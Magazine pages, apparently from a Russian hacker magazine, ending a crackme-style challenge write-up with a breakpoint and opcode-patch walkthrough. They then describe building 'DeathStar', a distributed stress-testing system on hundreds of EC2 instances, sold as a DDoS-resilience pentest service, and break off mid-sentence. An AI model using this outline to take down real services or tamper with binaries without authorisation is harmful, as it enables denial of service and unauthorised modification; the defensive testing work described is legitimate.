


Рис. 15. Сравнение массивов

На первом этапе выполнения этого задания попробуем отследить, что происходит с введенным параметром, и увидим, что по выходу из первой функции, при рассмотрении ее как black box, он преобразуется из Hex в ASCII (10=0xA или 255=0xff). Попробуем отследить, что с ним происходит дальше. Преобразованный параметр подставляется в качестве элемента одного из массива, в который был считан один из элементов секции ресурсов. Затем над этим массивом происходит набор математических операций, а именно вычисление хеша, и полученное значение сравнивается с другим массивом, в который был считан другой элемент секции ресурсов (рис. 15). Затем набор подобных действий уже выполняется в цикле с большим количеством итераций.

Поэтому первым делом подберем необходимый параметр, просто поставив breakpoint на месте сравнения, то есть в тот момент, когда происходит первая итерация сравнения полученного массива, в который подставляется преобразованный введенный параметр и от которого получается хеш, с эталонным значением (хешем).

На втором этапе решения просто сократим число итераций большого цикла до 10 (данное значение определил эмпирическим путем), просто изменив opcode (рис. 16).

```
loc_2A18AB:
mov     ecx, [esp+0E0h+var_C4]
add     ebx, 48
mov     eax, [esp+0E0h+var_C0]
rol     ecx, 1
mov     [esp+0E0h+var_B8], eax
mov     [esp+0E0h+var_C4], ecx
cmp     eax, 32
jb      loc_2A1750
```

Рис. 16. Замена числа итераций

В итоге получим необходимый адрес электронной почты.

ЗАКЛЮЧЕНИЕ

Вот мы и рассмотрели все задания. К сожалению, в рамках одной статьи не получится в полном объеме раскрыть все решения, но надеюсь, что этот материал будет хорошим подспорьем для тех, кто захочет самостоятельно пройти данный конкурс. А участвовать в таких конкурсах обязательно надо! При решении заданий всегда узнаешь что-то новое (ну или вспоминаешь забытое старое). Поэтому надеюсь, что данная статья тебя мотивирует и в следующем году мы увидим гораздо больше победителей конкурса из России. ⌶




Рис. 17. Статистика победителей по странам



Тестирование на проникновение (penetration testing) — метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника. Для кого-то это хобби, для кого-то работа, для кого-то это стиль жизни. На страницах нашего журнала мы постараемся познакомить тебя с профессией настоящего «этичного хакера», с задачами, которые перед ним ставятся, и их решениями.



INTRO


Наверняка ты хотя бы раз интересовался спросом на различные «хакерские» услуги, будь то продажа/покупка траффика или веб-шеллы под дорвеи, натыкался на немыслимое число постов о предложении DDoS-атак и рассылку спама. Таких объявлений полно на любом тематическом форуме в разделе

с характерным названием «Покупка/Продажа/Работа». Не составит труда провести аналогию между услугами, предоставляемыми на подобных форумах, и услугами, которые предлагают ведущие консалтинговые фирмы (их, к сожалению, до сих пор можно пересчитать по пальцам одной руки). Грубо говоря, топик «Продам доступ к серверам компании X» мапится на «тестирование на проникновение» — процесс один и тот же (не рассматриваем мотивы, цели, законодательство).

Соответственно, DDoS, если следовать тому же принципу, отлично мапится на консалтинговую услугу «оценка отказоустойчивости X». В 2010–2011 годы ни одна отечественная консалтинговая компания подобными услугами не занималась. Так я стал одним из product owner'ов комплекса тестирования на отказоустойчивость.

BIRTH OF THE DEATHSTAR

Спрос рождает предложение. DDoS имел спрос на черном рынке, на белом же спроса не было. Хотя это чертовски странно, ведь один из трех китов информационной безопасности — доступность — никак не покрывался практическими проверками. Только на бумаге были расписаны угрозы, планы непрерывности бизнес-процессов, планы реализации резервирования и дублирования (в большинстве случаев в жизнь все это сразу не воплощалось — не было бюджета). И только источники бесперебойного питания стали оплотом той самой живой составляющей обеспечения доступности информации. Я решил потратить время на разработку услуги по оценке веб-приложений на отказоустойчивость.



Перечень публичных услуг на одном известном форуме

Ты не поверишь, но несколько лет назад у пентестеров было свободное время на ресерч, на котиков и на многое другое: половина зимы и половина лета были мертвыми сезонами — когда большинство CISO уезжали в отпу-

ска, консалтинг в сфере ИБ был не очень востребован. К счастью, сейчас это не так, точнее, сейчас это незаметно, поскольку спрос на услуги вырос. В один из таких периодов затишья была разработана клиентская и серверная часть системы, которая позволяла нагружать тестируемое веб-приложение. Серверная часть представляла собой веб-приложение, к которому раз в минуту обращались клиенты и получали новое задание, — все банально. Серверная часть была названа DeathStar, а идентификатор каждого из клиентов начинался со StormTrooper — в честь Star Wars, являюсь поклонником которых я (уже выбираю костюм, в котором пойду на премьеру в декабре, да).

Разработать серверную составляющую было самой простой задачей. Тогда я, кстати, узнал, что такое фрагментированные SQL-инъекции, да-да, in my face, после чего сделал воркшоп на эту тему на первом PHDays. Клиентская часть также оказалась несложной — обычный Perl/bash/Python-скрипт, который парсил задачи, полученные от сервера, и запускал тулзы в зависимости от рода задачи. Первые тесты, особенно с эксплуатацией техники Slow Post, показали ошеломляющий результат. Подконтрольные серверы уходили в даун, DeathStar работала!

ОБЕСПЕЧЕНИЕ РАСПРЕДЕЛЕННОСТИ И МНОГОПОТОЧНОСТИ

В результате на выходе были готовые клиент (набор скриптов) и сервер (веб-приложение, раздающее задачи). На разработку, тестирование и фикс багов ушло около месяца. Требовался хост для каждого из клиентов. Чем больше будет клиентов, тем мощнее наша «Звезда смерти». Первое, что пришло в голову, — использовать сервис EC2 от Amazon, который подкупил своим бесплатным триалом и дешевыми инстансами — непроизводительными, но вполне пригодными для генерирования трафика.

Начало было положено с двадцати инстансов (предел аккаунта по умолчанию). В Амазоне был создан образ, который при загрузке запускал клиент. После положительных результатов тестов и непродолжительного общения с техподдержкой Амазона квота на запущенные инстансы была расширена до семисот. Впоследствии было заведено еще несколько аккаунтов с расширенной квотой.

РОЖДЕНИЕ УСЛУГИ

Инструмент для оценки отказоустойчивости веб-приложений был готов, дело было за продажей услуги. Проблема состояла в том, что для начала услугу нужно было раскрутить, показать кейсы, в которых к ней стоит обратиться, донести до потенциальных клиентов, что на рынке такая услуга есть. Те, кто в ней нуждается, с радостью ею воспользуются, те, кто об этом даже ничего не слышал, возможно, заинтересуются после того, как ознакомятся с матчастью. Как ты заметил, никакого анализа рынка и спроса напрямую не было.

В описание услуги входили подход к оценке веб-приложений на отказоустойчивость, методология, перечень техник, реализуемых в процессе тестирования, примеры кейсов, а также рекомендации по планированию работ. Уверен, что с большинством пунктов из этого списка тебе все ясно.

В качестве начальной цены за услуги была высчитана приблизительная цена, которая должна была покрыть все расходы на использование ресурсов EC2. Речи о профите не шло. В то время для выхода услуги на рынок было проведено [несколько презентаций на тему защиты от DoS/DDoS]() и даже [вебинар]().




Схема работы системы тестирования

СПРОС И КЛИЕНТЫ

Итак, услуга вышла на рынок, было проведено несколько работ. Когда и кем она была востребована? В 80% случаев это оказались банковские CISO, которые:

- внедряли онлайн-банкинг;
- сталкивались с DDoS и тестировали внедренные механизмы реагирования и защиты;
- пытались показать несостоятельность ПО онлайн-банкинга средствами функционального нагрузочного тестирования (Race condition).

В остальных 20% случаев услугой интересовались при подготовке к запуску масштабных мероприятий, которые должны были освещаться в интернете, например локального чемпионата по Magic: The Gathering, где все завязано на стриминг-видео.

Вероятно, отсутствие спроса из других отраслей было связано с тем, что для них все казалось очевидным. Зачем платить деньги за информацию, которой ты и так обладаешь? Это очень поверхностное суждение и пассивное поведение. Возможно, одной из причин этого стал FUD, крайне популярный прием маркетинга в индустрии ИБ. Все понимают, что есть предел, который система может выдержать. Этот предел прописан на бумаге, но почему-то никто не 